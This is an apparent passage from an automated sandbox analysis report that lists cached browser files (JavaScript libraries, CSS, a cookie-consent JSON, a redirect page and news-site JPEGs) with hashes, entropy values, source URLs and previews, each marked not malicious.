SHA-512:	3B90E2CF6024A8A58AECBC38B7C0671C5FF8EC22CC3E2187F674F803A53AFAD647080ABE8E3DDD03F36091CD4B2B71E6AD386D8C87A6C3932D32B1F0B15F2E 4E
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/mailint/9.1722.0/assets/picturefill.min.js
Preview:	/*! Picturefill - v2.3.1 - 2015-04-09.* http://scottjehl.github.io/picturefill.* Copyright (c) 2015 https://github.com/scottjehl/picturefill/blob/master/Authors.txt; Licensed MIT * /.window.matchMedia||(window.matchMedia=function(){"use strict";var a=window.styleMedia||window.media;if(!a){var b=document.createElement("style"),c=document.getElementsByTagName("script")[0],d=null;b.type="text/css",b.id="matchmediajs-test",c.parentNode.insertBefore(b,c),d="getComputedStyle"in window&&window.getComputedStyle(b,null)||b.currentStyle,a={matchMedium:function(a){var c="@media "+a+"{ #matchmediajs-test { width: 1px; } }";return b.styleSheet?b.styleSheet.cssText=c:b.textContent=c,"1px"===d.width}}return function(b){return{matches:a.matchMedium(b||"all"),media:b||"all"}}}()),function(a,b,c){"use strict";function d(b){"object"==typeof module&&"object"==typeof module.exports?module.exports=b:"function"==typeof define&&define.amd&&define("picturefill",function(){return b}),"object"==typeof a&&(a.pict

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\polyfills.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	downloaded
Size (bytes):	19669
Entropy (8bit):	5.212831052369161
Encrypted:	false
SSDEEP:	384:ubShCpEEAnJLx5E0R6bu3pygMoZu7y8GVWKEK+mAxc3Rx7:cSPb5GGJAx/2RR
MD5:	9DB595578E42DC6602590BA0749D960D
SHA1:	E77AFE60D0ABDF30D359D2290CC5B61AA9BAE8FA
SHA-256:	A6F6C31882E65C0FA571B95E04715A7FB65E5BFA482B179318F35DD4C0D10BD9
SHA-512:	45BA39BFE08A28ACDC1571F2B4D2543E971DC0FA43A14FA60176D4E6C434A53FFD5218111C9B9AE7319C21909654F407F7E454DEEBF66EDB2271B0AC5B4BC9 7
Malicious:	false
IE Cache URL:	http://https://img.ui-portal.de/pos-cdn/tracklib/4.3.0/polyfills.min.js
Preview:	!function(t,n){"object"==typeof exports&&"object"==typeof module?module.exports=n():"function"==typeof define&&define.amd?define([],n):"object"==typeof exports?exports.TrackLib=n():t.TrackLib=n()}(this,function(){return function(t){function __webpack_require__(e){if(n[e])return n[e].exports;var r=n[e]={i:e,l:!1,exports:{}};return t[e].call(r.exports,r,r.exports,__webpack_require__),r.l=!0,r.exports}var n={};return __webpack_require__.m=t,__webpack_require__.c=n,__webpack_require__.d=function(t,n,e){__webpack_require__.o(t,n)||Object.defineProperty(t,n,{configurable:!1,enumerable:!0,get:e})},__webpack_require__.n=function(t){var n=t&&t.__esModule?function(){return t["default"]}:function(){return t};return __webpack_require__.d(n,"a",n),n},__webpack_require__.o=function(t,n){return Object.prototype.hasOwnProperty.call(t,n)},__webpack_require__.p="",__webpack_require__(__webpack_require__.s=67)}([function(t,n,e){var r=e(21)("wks"),o=e(20),i=e(2).Symbol,c="function"==typeof i;(t.exports=fu

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\qV5g[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2460
Entropy (8bit):	5.989614773303261
Encrypted:	false
SSDEEP:	48:alg53VXTT2uySl6SLUFVzocMY+CKVOgqCQMAaBhtiIz:q83VjipV4nMcM6ApqCQMx3Fz
MD5:	3A2E989106D8B12B745CEA531DE89022
SHA1:	3E54F10E54DFD9EC0D32E7DE734C308D76F25DCD
SHA-256:	0A10E28D786851756BA19582C3F99EBFE0FC3956C677692E6FD58D426EABE9BE
SHA-512:	7F4C9C17A43A18F4499619C3945A9D20155FF3A59C9CE310B3AB9C7719F2ECF079B648253659D5DA5F8690BAABC0D63FEE619C5BBBF7DBB7C34790853D3BBA C
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\qV5g[1].htm	
Preview:	ehXldSwXQiYLaGznQN5YF7r3L/efOLb4LnZ1oAYpt8lgPGPe/gf8/DGTbV6m7YwpUR3MWo2UtKdDmF4APCFraJREwlJWnkob8SsQNJhrywvKqw+bSooHYuwl IBknOdspX9EQe3Sv9e+MJGzBUV0haEDba0XAkObuDYNRj18xnNiXi6Ws60Pjc0/HU0i9bLRpRg59STkUqFGs8C412H1xVdmc5d2vrrw1W726xdxLJbB5PrYi PoMAP1YN9P+KYzmlOVGKeIvfiKydN7axyUq5/wpgASG+/0qOAa0oeSh5Q6z4Le91X7o42jmOQniSwc/AnYfllgEL+XZ/ioUYNibJVoXD6eiXOl7MOKapy1Bb+Gywzy8tPZ j4TkzOg/kDolCzmKs3PubHLAB4ejQED/8fQQkFq9PAiYxupDnUiCXg97vAQBuSJsFj9k7SbQf5lrUFT29oPXWAFO+ivl9TLVS6GM5V1VQ73JFz40H8W5j3mKDs+Lk9/ypN SQRbEAitmI0L69v/OpyCZfw2bLr3UMjyQ6jc472uRTBjluktYuJKtOxml0kFaM5OQHanCKUFUD0ZEr41ObMHgfTLA+GVQAC2M4i6oRXb3/FD7O7q6IqnunU3W6xo6FkkwxMwFa93TzbI5lU6uYnY+kLYRQbyTFV3ZmIpNpu/tzPA2ZAkN2SJtaTfMObqgWeiIVWZDI6YZ4PeoYVGVPTxVo9zVWe5X6zQrqWCGGEiwLZQLExvjcvJ5+Ulw6 JW8s29s74kc8VoBx0ht6WVdpbY00cDfvZlqPZEyDjuTh80gwaM0RTgi1yax/DAK40cY7Wnrd/Snfd0mQhbemH2mcsSCEDlV2GiYPlFnojz8VySRzZuB49njv8Tvri7HeWS RnI3sGQvEj7BL3THUH/NHXQLENOqZkIcxJQCqxLHjofaXeGL8dIIRE2J23cKNr/2V4tcfDy1RYJ++mt/mdrZJGu61K7tZt0yQlXS7K8SKtnEJjeizkiYwcB0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\q[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	303892
Entropy (8bit):	5.999911965441764
Encrypted:	false
SSDEEP:	6144:M0oQobemDcjP/5CnLNwm7pmtd01+syjJ4ZmboZO3YH/RikQo:MoNmIjP/YnLN1Ad00syOJUYH/RHQo
MD5:	49F9E6B7D1740AAD64B09FC4F2273957
SHA1:	B6C6DA5294EC9EE65C46B6FD0068E1E0A3D05114
SHA-256:	6629C6AA5479336513E242D52EF469C34DCF71888C92920987767B76FAD93FB5
SHA-512:	0C7AB56F1A22A8DDD904EE432EEFEF2E6007BC61BACBBDF39609E690E77E18A360CC780D69CF8103A61E3C250082F6FD870E675C66A3389CDF9E4DB0DD46A 8C
Malicious:	false
Preview:	grWALJ0AoRryMhLkb4+5fKF1BT3DlVu3juzEHaw/ZvSESmQvXQ8nkp0Y9RkdWgiz1iOK1D8NUr9iZdsdFr81JmpWg9txndzVGT0e6+TBYQEfcePQYnouQ3nE ZTcDuRTcVVKp4MvyoAE76gDZYZb1U7TO6gWF5xGaEYDPRhX6KuBEDLnpKJYNxnZ/psk5Z/xirUQuqr5nQ8dCwbvnIa/DgDYf5CjgdswkgrrHo4q07m6Ae9mB +SF4L6qM5V+gw0a3LpeKTuWSy31lovo18D6cCZIfNM0yMsAqQjxDW0YaSyVeMTju6tvvYy5mUbusap7WlmAWmagHKn0QCRYR37dI2nspX1DORs+15QbqbLOw sgLcdfeV6kwcHDhd4pMLLps1qlAISORQR2K4D6JYl8Xq1O7KUgusM+rMcQl9vBoETj9pSthap92AjnRviz2tnD/2Usrtc0xl2Z4Yq7m0blzYMFe6uuaryeEpJdPPBaL6wg Uz9rztXxEpGFSahrl3L9s4W/6W0fGVOzma0VVbFaUmG2EyQzRRfoBnwVTGlvQE1qZ5s9Mls+SyBo1/53hkYZp1n/JjFxoF8dD4Gkwr7KaVjw55NcVyHrMIzwjEj90Bvq1P JjdxVwy31XpJoWT5Dhn/sFDc73O1eYqGXOJ7fs/N3abD/3eKczP+sfqppSw9YgTRoS2/z1kqQODUzACupI4fcRcWCnpt8ilJEzMHE9oxc3nfbgGjm9kiDUxjXUygDaYIID sc/E9RQGANNoKEgjLPEGVsdtWEHco+3u4ZY83rwynN0vaCFNO6rH56zjEISxHsVjjanmdcG1WaPfHCg3y2hqilTaXF7+Tvp8vZr5Lue5i0lFSlFGbHcYYlDDUJ7Q3qlkpw ftPeSThk0afer0GwmBoGHXsABQW3yPKsOa3W7y/3jybUSoPNvNriWF/eD0aqcoF7A8lxcD2GVca6TMq7qEJEla4+PUv4oVGr/x2gwry2iuOig5O6+rY1nS4F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\tracklib.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	35191
Entropy (8bit):	5.160250416588836
Encrypted:	false
SSDEEP:	768:KnmWxY3gQGZz9o6AR+sQetqvf1KOEsQMFL4m+Zpt:UC3gZz9peUneD3
MD5:	467D64D03CFC78E8871157E56581E037
SHA1:	BE8C7EB037128204999FF8D42477E27F7A23E598
SHA-256:	40A6F6526AFEA19DB42DCF345249915CCACC710EE6C97091D5D6285B5F90EAD3
SHA-512:	84CF52E66423CA0EBC353527F67DC023C947E48745CBA46E71BC8282B1CDA97BA4B573D064918C3A9C4C665EFE347CE3B510A47659AAEC99BEA17F64F01B6C 4
Malicious:	false
IE Cache URL:	http://https://img.ui-portal.de/pos-cdn/tracklib/4.3.0/tracklib.min.js
Preview:	!function(e,t){"object"==typeof exports&&"object"==typeof module?module.exports=t():"function"==typeof define&&define.amd?define([],t):"object"==typeof exports? exports.TrackLib=t():e.TrackLib=t()}(this,function(){return function(e){function __webpack_require__(r){if(t[r])return t[r].exports;var a=t[r]={i:r,l:!1,exports:{}};return e[r].cal l(a.exports,a,a.exports,__webpack_require__),a.l=!0,a.exports}var t={};return __webpack_require__.m=e,__webpack_require__.c=t,__webpack_require__.d=function(e,t,r) {__webpack_require__.o(e,t)||Object.defineProperty(e,t,{configurable:!1,enumerable:!0,get:r})},__webpack_require__.n=function(e){var t=e&&e.__esModule?function() {return e["default"]}:function(){return e};return __webpack_require__.d(t,"a",t),t},__webpack_require__.o=function(e,t){return Object.prototype.hasOwnProperty.call(e, t)},__webpack_require__.p="",__webpack_require__(__webpack_require__.s=109)}([,function(e,t,r){"use strict";t.__esModule=!0;var a=function(e,t){var r;if(s.isObj ect(e)&&s.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\2d-0e97d4-185735b[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	250964
Entropy (8bit):	5.295058425523644
Encrypted:	false
SSDEEP:	3072:FaPMUzTAHEkm8OUdvUvOZkru/rpjD4tQH:Fa0UzTAHLOUdv1Zkru/rpjD4tQH
MD5:	A76A2D1A765DC230C23D00125686B484
SHA1:	5BDB24DFC1F3A2866B360E023D30FC0A3B025F1F
SHA-256:	DE05C62808170873B0D7F49ED151CC4058B5DF7F315EDBE82CE4AC9A75A780CD
SHA-512:	39F77A96D22A3A4BFDCC02B7CEAA945E7CBA56AA865469D5F7465FD6F1E5F856AED0E5B1E2826BA747F89370E07D4E008E10AC786C4A2D88312FB5E4330229 1
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\2d-0e97d4-185735b[1].css	
Preview:	/*! Error: C:/a/_work/1/s/Statics/WebCore.Statics/Css/Modules/ExternalContentModule/Uplevel/Base/externalContentModule.scss(207,3): run-time error CSS1062: Expected semicolon or closing curly-brace, found '@include.multiLineTruncation' */....@charset "UTF-8";div.adcontainer iframe[width='1']{display:none}span.nativead{font-weight:600;font-size:1.1rem;line-height:1.364}div:not(.ip) span.nativead{color:#333}.todaymodule .smalla span.nativead,.todaystripe .smalla span.nativead{bottom:2rem;display:block;position:absolute}.todaymodule .smalla a.nativead .title,.todaystripe .smalla a.nativead .title{max-height:4.7rem}.todaymodule .smalla a.nativead .caption,.todaystripe .smalla a.nativead .caption{padding:0;position:relative;margin-left:11.2rem}.todaymodule .mediuma span.nativead,.todaystripe .mediuma span.nativead{bottom:1.3rem}.ip a.nativead span:not(.title):not(.adslabel),.mip a.nativead span:not(.title):not(.adslabel){display:block;vertical-align:top;color:#a0a0a0}.ip a.nativead .captio

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2939
Entropy (8bit):	4.794189660497687
Encrypted:	false
SSDEEP:	48:Y9vlgmDHF6Bjb40UMRBrvdiZv5Gh8aZa6AyYAcHHPk5JKIcFerZjSaSZjfumjVT4:OymDwb40zrvdip5GHZa6AymshjUjVjx4
MD5:	B2B036D0AFB84E48CDB782A34C34B9D5
SHA1:	DFC7C8BA62D71767F2A60AED568D915D1C9F82D6
SHA-256:	DC51F0A9F93038659B0DB1B69B69FCFB00FB5911805F8B1E40591F9867FD566F
SHA-512:	C2AAAF7BC1DF73018D92ABD994AF3C0041DCCE883C10F4F4E17685CD349B3AF320BBA29718F98CFF6CC24BE4BDD5360E1D3327AFFBF0C87622AE7CBAB677C F22
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/9c38ab9f/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/55a804ab-e5c6-4b97-9319-86263d365d28.json
Preview:	{"CookieSPAEnabled":false,"MultiVariantTestingEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":false,"ScriptType":"LOCAL","Version":"6.4.0","OptanonDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cca92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","ws","gd","ge","gg","gh

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\6QglyA[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	444
Entropy (8bit):	5.819831775985552
Encrypted:	false
SSDEEP:	12:J0+ox0RJWWPqTEm/A2Vdna7CGfKrMKvDuET:y+OWPhSna7VyrLvr
MD5:	9511011371FB1B1F319921D7770EDEEA
SHA1:	0D813215DA169A294870BF5E2A582AA165AC1569
SHA-256:	15C57D0D43D65BC9C9C453CCB163533BE8A8C961BD48C3185AC3126192602DA0
SHA-512:	0682260ACBC98D16A8125860E403EC6A133701CB2708BA1328FF7AEAE4B1382F024B87F4CAE4BB604CB29EF60990D82CF0D1856F3B5652CB51A29A1898C9C27
Malicious:	false
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>301 Moved Permanently</title>.</head><body>. Moved Permanently . The document has moved here. .</body></html>.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AALOVXU[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	7378
Entropy (8bit):	7.846965688561589
Encrypted:	false
SSDEEP:	96:QfQExpVNZQbqzpMz0y+csLY0v7CGCjYAcnxqKKcm0yMgU8ks1KMFsO84TrGo9zpx:QoCNbzbLY0TChnUxhKcKBUcKMQuvVl
MD5:	FC8F7E7E7784B59A80BD01F0AC897B56
SHA1:	33281FE7BA04CAD9412BC2392C308F7595C0AC84
SHA-256:	51C3E79651CDC29AC84F851729B1060A2478729955DDAD6E13C5E261D10F17C5
SHA-512:	1EC362074397D2E2D3C5618AE77C785D28628DEFD68EA613D9490B009324EF7B0E456932DB73B0FC872EAAFD8AE9FE997062E39D7175D6A3602BDE81EC94D0 8
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALOVXU.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=500&y=281

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AALOVXU[1].jpg	
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....P.@....P.@.@....P.@....P...3..@."g...i\v....."Y.e..<..E..'...Q...0s.....}...77Y.).PpdoA.Oj.I.Cq;...8..(.....TU.....(...P.@....P ...@....P.@....P....@.6.cI.7..S.....J.V.2.Id....?<...iH.4..1.a.....^[.....!....$C...T..... .Ey.Y%H.!....n}};.4eM..c.$..T.-...P0..P.@....P...@....P.@....P..B..G&...x..H.....}.nRF..... %Fq.~.....w.X...."..V..~...?....}"... ..7....%...Jq

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AALPcjP[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	25193
Entropy (8bit):	7.9657820136431505
Encrypted:	false
SSDEEP:	384:NDFLC7ud/nx2+H1ud+G/iFsYBuwj0/Fg2eBpCBNqibbOOYmIy88:NB27ud/3BMiGYFp2eOtb788
MD5:	ED1E3AB531B1A98B6A4B89930354AFDF
SHA1:	3FF9A03531AF36C1C6033B994E28498048C309B7
SHA-256:	2B94BF1DE2159BF897D160EE397333AB16918990DCD3820019E90CC28E04FADE
SHA-512:	925C14D8B84856DEC3B4F09964369344F6113053156C31E337328F48AD548A1FC0F193223A20C691CD58611CFA628FA7437D95D6FA7C7150BE52CE1225D8608B
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPcjP.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.....4.....u..~.`i..H..=Ga..e..>P.a...>TZ.....Y..C.<d~.. N....ap=h.X:.S.X..x$. ....3w.....A.d..Z."...,..7.(Wb{/5J)..l.F...l..4.8.... ...!.c.G..B..$`...P...N.J.D4....\O)I.GLt.....d(....I.tE=.o.6....S..V....c.1Z..h..a...A.k.I.....~.E.Eg.....ad.Bm<.qBe....+.\y.F..I....t.E..E.fO$.....58.lUz+`.T..*q..Z*.&?/.sNm...rX...U8..f. .g..Vfv.....T.)A....q.S.)S..O-N..E.V

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AALPpJm[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	14603
Entropy (8bit):	7.940939800659526
Encrypted:	false
SSDEEP:	192:Q28ZcPjMMzm52HFKfNUgvdrpNC75MyL5bwalGRzgdvLehS/AIlVvfwSn4PKrWsFK:N8MK/BVr2loavLB/AIlJIKrDWQK
MD5:	D1B0C4A06AA83F4E94C9E1F69B9AB096
SHA1:	BEC26079B71048380AD99ED71926B6D5B41C5F37
SHA-256:	4A87ABF57997164161F697AA8A3807E0F4DBB19DE1147174E3F454B770B55EF7
SHA-512:	63AFF482028A48C98F5BED5702D5B19CEFAE1E08CC8E1F369F2E481B2416E7A8E93A7BAB87E9B727781FD51E398AFA27C2AF8297C2E25A53C6FC93CE6347F30 0
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPpJm.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg&x=222&y=180
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..U)..).@...$E.,...$....D..c.R(.Ef..R.uK@(.6..V.iX..R.....}.....S.(..h...x...4.1...Q,\.!.!...P...-....N.....$....2.....N..Zv....p.J.q.".!6l.). j.f.....8..H.P...d...H.)1...(z....R.x.,....xZ...`.(..\.....+..Q`.....`..,!..v(..h..*...!.C.U5.b.H...,.l8...XU..L....."2...d.v.....4X.#^i.f...["..8.29.+....L..h&..P!.T.B..PT...T...&..R..R...)..i.. .....@74...@#.)....`&U...r(..z.1.1..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AALPrbK[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	52152
Entropy (8bit):	7.972595708623963
Encrypted:	false
SSDEEP:	1536:IkhVOeQW7qCthqzASkDNUg2w4BNBTC31zvvtY6vVImQ:hhVOeQWbtMsSMNkTCJtY8G
MD5:	DE74AE475F44778C9974EC45AB0913D9
SHA1:	437E5446CF410D7B31311824F37FBA85C0A9F713
SHA-256:	81EEF8F228E3889A508593E2450091A8E1398EAEA851C3DDECA2CB05A278B236
SHA-512:	10F691A6F1FB3B9C80B055FC8DD4B4C1A2204F8D5A33AF020B846EAE0219AADB1EF4FBDF3CA9941B29CED7A11D87FBDD62D40CF43EB807F195CBCC07E9097 E5B
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPrbK.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AALPrbK[1].jpg	
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......p.n...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..n&..:z..T.....\.J.+.sf...+.-..3..3..r..4.%..#.J..+....P.@....P.@.@......P.@.......cYE....z.XW..E..6 ...Fu#.....2;.s]xu.......P.@.... P.@.X........E....*J...s..M+.Q.\d.4.mT...u%..P...j.!.....VkrgE=....f\.S]q..9..5d....P.@....P.@....P.@.h.7..]........J.(......3@....P....n...vE.Es:[.]..)7a.vQ.SI...{.O.f.\..}%V ...h..V.T!. .w .....3..`%...J.%.d....'..y.=..9n..r..M;\/c..x@.v.9...t.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AALPsp5[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	19313
Entropy (8bit):	7.955006328752679
Encrypted:	false
SSDEEP:	384:No24BrxVHo0pXNYA/F/pbmsW+6lInRZkyf5MxR062d0bONFFypSROsw:NYdXGA/bmsWBCnRZhClMOP
MD5:	B65875F94A84CA3CE92E58DF28970953
SHA1:	A7B6E2A09972194EED2CE991E6525953CAC20532
SHA-256:	91DA3349255C107D7FD38D10B89C9B45F779FF308110483D080163F2A1A4FD66
SHA-512:	5FC3DA48E96720B40DCCB1A4EF95C29FFCD3F6C60BC598FC6B543CF45C9F373E7A06A51A8CBFC81333E71D56367DBDF39FDBE79C8497CD01711A499CAB725 74
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPsp5.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......M.7...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?....y.P........J.d........`]M....r.M.H....jX....R..L...........GUl.o.._1..:..x.+...c+.r...^..d.uO.....5=..F.s$..D...C..z=F;uM.P...Qp. WTE..4bFfL2.G=E])Y.C.'r....t.z.....v..R........R.".Bac..o..9.`...{....j.R.e$w.<.#.m...+j."bn_\..LP.v.....9.jqR.E3.....2.+......h....0........r)...'..F.-....:c..T....R..11.Ur........q2....'..5..".y.A..... |...P.[o...o.u.n..).^...jn.....J.d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AALPt2d[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	16471
Entropy (8bit):	7.93288274487856
Encrypted:	false
SSDEEP:	384:NRkngMri0CQg5XRTAQ46VR+vZpCDG0B8wxYHAw:Ny3i0Hg8cV8Zp928V
MD5:	2F8059B1223C490B9196B47993301D9F
SHA1:	8D959849850F711D960D96A9A78634306DCDB90B
SHA-256:	4E9070D7AFB0E08585695AD789374D26310250A81FE129717A3B1A2ABD10B4EB
SHA-512:	FB52DBE8CBD2D4CE2A4367E97DEC1B5BF0EDF480C40D701EBE7CF44D4EE1A53163AB88E6D1206881AB3D7ECECF4BE629DB75C4ECCC038BD7C7D80A0E215 ECCDD
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AALPt2d.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......M.7...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..(=(....5..z$kK..k0..(<Q...2sNZ..L.....l.i.'.EK)3.h%U...'...G.#..v...B..(`ZH.....G...S.P...(.....iL.2...1.{P"H.do..N.ZKh...h.a.0...Z. (...4.....f.3...jv.5..V...pi.DF9..Yv..b..c.M...4S.0A...-..Z.Z.(...!...(..Z..zS...i4...ki...`..FH..z...7_...Ep.W.......w_/.[.9!...+sb..+..H.............=.0#.u.lR.-A...k.I.B..3He.)..P..@.........`:...Z .B.8.K@.#.BGQE..%.s....!.8...'...!+.G.#....A..F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB14EN7h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	13764
